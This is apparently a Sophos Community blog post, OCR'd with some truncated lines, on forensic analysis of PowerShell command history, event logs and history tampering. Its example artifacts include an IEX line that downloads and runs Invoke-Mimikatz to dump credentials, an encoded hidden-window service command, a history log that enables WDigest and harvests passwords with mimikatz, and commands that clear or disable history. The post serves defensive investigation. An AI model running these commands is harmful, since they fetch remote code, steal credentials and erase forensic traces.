

# PowerShell Command History Forensics

 *Vikas* 26 Aug 2020

## Contents:

### - Overview

- [Powershell and Windows Events](#)
- [Get-History](#)
- [Console History File](#)

### - Adversarial Tactics





- [Clear-History](#)
- [Backup/Restore History](#)
- [Delete File History](#)
- [Change PSReadline Configuration](#)

### - Investigation Tips

## Overview

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use

SophosLabs requires membership for participation - [click to join](#)

-  [clear-history](#)
-  [ConsoleHost\\_history.txt](#)
-  [psreadline](#)
-  [get-history](#)
-  [console](#)
-  [History](#)
-  [command](#)
-  [PowerShell](#)

 6

[Subscribe by email](#)

[More](#)



PowerShell may also be used to download and run executables from the Internet or in memory without touching disk.

We have a separate blog which touches certain aspects of a malicious PowerShell script. [PowerShell Activity - A Case Study - Blog - Malware Questions - Sophos Community](#)

A number of PowerShell-based offensive testing tools are available, including Empire and PSAttack.

# PowerShell and Windows Events

With Sophos EDR, you can use "PowerShell events suspected of using encoded commands" query. It outputs a list PowerShell processes and script block events that are suspected of using encrypted data.

Results				
commandLine	sha256	sid	username	
"C:\Windows\System32\Window...	908b64b1971a979c7e3e8ce462...	S-1-5-...	418...	
"C:\Windows\System32\Window...	908b64b1971a979c7e3e8ce462...	S-1-5-...	418...	

On the host side of forensics, there are 3 places where we look for signs of suspicious command execution whether it's local or remote:

## 1. Application Event Logs

- Event ID 7045: Adversaries often attempt to register backdoors as Windows services to ensure persistence, e.g. using the `sc.exe` command. This event is generated when a service is registered or modified. The `ServiceName` field indicates the name of the service, and the `PathName` field indicates the path to the service's executable file. This event can be used to detect the registration of backdoor services.

SophosLabs requires membership for participation - click to join

SOPHOS  
COMMUNITY

Q

General

Details

A service was installed in the system.

Service Name: 6b2fcea  
Service File Name: %COMSPEC% /b /c start /b /min powershell -nop -w hidden - encodedcommand  
JABzAD0ATqBIAHcALQBPAgiaAqBIAgMAAdAAqAEkATwAuAE0AZQBtAG8AcqB5AFMAAdABYAGUAYQBtACqALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARqByAG8AbQBCAGEAcwBIADYANABTAHQAcqBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABiAFqATwBpAHkAaABMACsASABIADqARqBIADEASwBsAGwATQBhAGcARwBCAFAAMwAxAEYAYQB0AEkAaQBnAEsAUqBFaEqAeABKAFMAZQBWAEEAbQBBAFEAbABEAGUAWqBBAFMAUqBuADkANwArAGYAQQBUAFUAbqBIAHoAYQA1AGQANqB2AHUAdABZAHAAeQBtAE8AbqB'ADYAWAA3ADYAbQBAdUARwBnAC8AAABHAHcANQBGAGoAWQBUAGsAQQBRAEwAcqBSAFKAWQBtAGMAdwBLAGUAYQBwAGQASqAxAFAAeABBAHqAOQBBAFqANqBWAGkANwBaA

Log Name:	System	Logged:	14-Jan-20 12:56:16 AM
Source:	Service Control Manager	Task Category:	None
Event ID:	7045	Keywords:	Classic
Level:	Information	User:	S-1-5-21- -1299351
OpCode:	Info	Computer:	.local
More Information:	<a href="#">Event Log Online Help</a>		

## 2. Windows PowerShell.evtx

- Event ID 400: The engine status is changed from None to Available. This event indicates PowerShell activity, whether local or remote.

The field 'HostApplication' might display the encoded bits used such as:


HostApplication=powershell.exe -  
EncodedCommand VwByAGkAdABIACOASABvAHMAAdAAgAC0ATwBiAGoAZQBjAHdwBvAHIAbA BkACEAlgA7AA==

- Event ID 600: indicates that providers such as WSMAN start to perform a Pov example, "Provider WSMAN Is Started".
- Event ID 403: The engine status is changed from Available to Stopped. This event indicates PowerShell activity.

## 3. Microsoft-Windows-PowerShell/Operational.evtx

SophosLabs requires membership for participation - click to join

- Event ID 4103: Module Logging is disabled by default. If enabled, it will record obfuscated code, and some data formatted for output.
- Event ID 4104: Script Block Logging is enabled by default. It records blocks of PowerShell code executed by the PowerShell engine, thereby capturing the full contents of code executed by the engine.



There's a fourth place where we can potentially look from a forensics' perspective: the PowerShell console, a session history i.e. list of commands entered during the current session. For PowerShell versions < 5, a session specific history can be identified using the Get-PSHistory cmdlet if the session is closed.

## Get-History



PS C:\WINDOWS\system32> **Get-History**

Id CommandLine

-----

- 1 [Get-PSReadlineOption].HistorySavePath
- 2 ping localhost
- 3 Test-Path ([Get-PSReadlineOption].HistorySavePath)
- 4 Get-History
- 5 powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString['https://raw.githubusercontent.com/EmpirePrct/\_source/credentials/Invoke-Mimikatz.ps1'];Invoke-Mimikatz -DumpCreds"
- 6 whoami

# Console History File


The PSReadline module is installed and enabled by default starting from PowerShell 5.0. It is responsible for recording what is typed into the console. The default option is to save the history to a file.

**NOTE:** PSReadLine is not included in the separately installed PowerShell 5 for pr if you want to use the PowerShell command history functionality you will need to install it separately.

The default location of this file:

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost\_hist

PSReadLine requires PowerShell 3.0, or newer, and the console host. It does not v



# Adversarial Tactics

Attackers have been seen to delete forensic artifacts in the form of Windows Event Logs. They may also clear the command history of a compromised account to conceal the details of a successful intrusion. We'll discuss some of the possible tactics in detail.

## Clear-History

By default, Clear-History deletes the entire command history from a PowerShell session and the PSReadLine command history file on the disk. This tactic would be useful for Windows versions < 5 on Windows 7 / 8.1 / Windows Server 2008 / R2 / 2012R2 as there is no physical command history file.

## Backup/Restore History

Backup the existing file with a view to restore it after. e.g.

```
rename-item -path $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt  
newname ConsoleHost_history_before.txt
```

If they use PowerShell to perform this activity will result in this action to be logged.



remove-item -force -path \$env:APPDATA\Microsoft\Windows\PowerShell\PSRe

## Change PSReadline Configuration

An adversary may change the default behaviour of the PSReadline configuration commands being recorded.

Set-PSReadlineOption -HistorySaveStyle SaveNothing

They could possibly re-enable it afterwards,

Set-PSReadlineOption -HistorySaveStyle SaveIncrementally

The act of changing the style of event history from a PS prompt would be logged. in the history would be a red flag. It may sound like an over-kill but for the sake of mention.

## Investigation Tips

If you happen to stumble upon a rich ConsoleHost\_history.txt like the one below,

SOPHOS  
COMMUNITY

```
$dest = $shell_app.namespace($destination)`  
BlueLine Unpacking Lubru4...; $dest.Copyhere($zip_file.items(), 0x10)`  
BlueLine Starting Lubru4...; start cmd -ArgumentList "-c $destination\LBru4v4\Disp1  
4{New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\W  
Name UseLogonCredential -Type DWORD -Value 1 -EA 0`  
BlueLine Copying Mimikatz 1Mb...`  
if ($ProcessArchitecture -eq 64) {cpi -Path "$tsclient\mimikatz_trunk\x64\*" -Rec  
Destination $destination -EA 0}`  
else {cpi -Path "$tsclient\mimikatz_trunk\Win32\*" -Recurse -Destination $destina  
0}`  
cd $destination`  
BlueLine Starting Mimikatz ...`  
start mimikatz.exe -ArgumentList ("log", "privilege::debug", "sekurlsa::logonpassw  
"exit") -Wait`  
$mimi = gc mimikatz.log`  
foreach ($string in $mimi) {$words = @(" Username ", " Domain ", " Password ")`  
if ($null -ne ($words | ? {$string -match $_ -and $string -notmatch "(null)"})) {$s  
replace "^\\s+\\* ", "" | Out-File logon.txt -Append}}`
```

Ln 1, Col 1100%Windows (CRLF)U

If the last command(s) executed are surprisingly less or include:

Set-PSReadlineOption -HistorySaveStyle SaveIncrementally

or

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost\_hist  
ConsoleHost\_history\_before.txt

or

Clear-History

or

ConsoleHost\_history.txt is not present on a machine.

It could mean that the history or the file it-self has been tampered with.

These Indicator of Compromise [IOCs] could help us identify what might have ha

1. If the file was tampered with, we would like to identify if a non-PowerShell pr  
or Windows Explorer was used to modify/delete the history file.

SophosLabs requires membership for participation - click to join



SOPHOS  
COMMUNITY

☰

Q

3. If we recorded any process related detail which had the following command-
- HistorySaveStyle SaveNothin

The following Live Discover Query could be used prior to the investigation of the attack if you suspect any modification/deletion:

```
select CAST[ datetime[sfj.time,'unixepoch'] AS TEXT] DATE_TIME,  
sfj.subject,  
CAST[ datetime[sfj.creationtime,'unixepoch'] AS TEXT] CREATION_DATE_TIME,  
sfj.pathname,  
spj.cmdline,  
spj.sid  
from sophos_file_journal sfj join sophos_process_journal spj on spj.sophosPID =  
where sfj.pathname like '%ConsoleHost_history.txt' and spj.cmdline not like '%po
```

If the file has been deleted by Explorer.exe, the output should be similar to:

CREATION_DATE_TIME	pathname	cmdLine	sid
2020-03-04 06:03:01	C:\Users\...\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt	C:\Windows\Explorer.EXE	S-1-5-2...
2020-03-04 06:03:01	C:\Users\...\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt	C:\Windows\Explorer.EXE	S-1-5-2...
2020-03-04 06:03:01	C:\Users\...\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt	C:\Windows\Explorer.EXE	S-1-5-2...

0 comments 0 members are here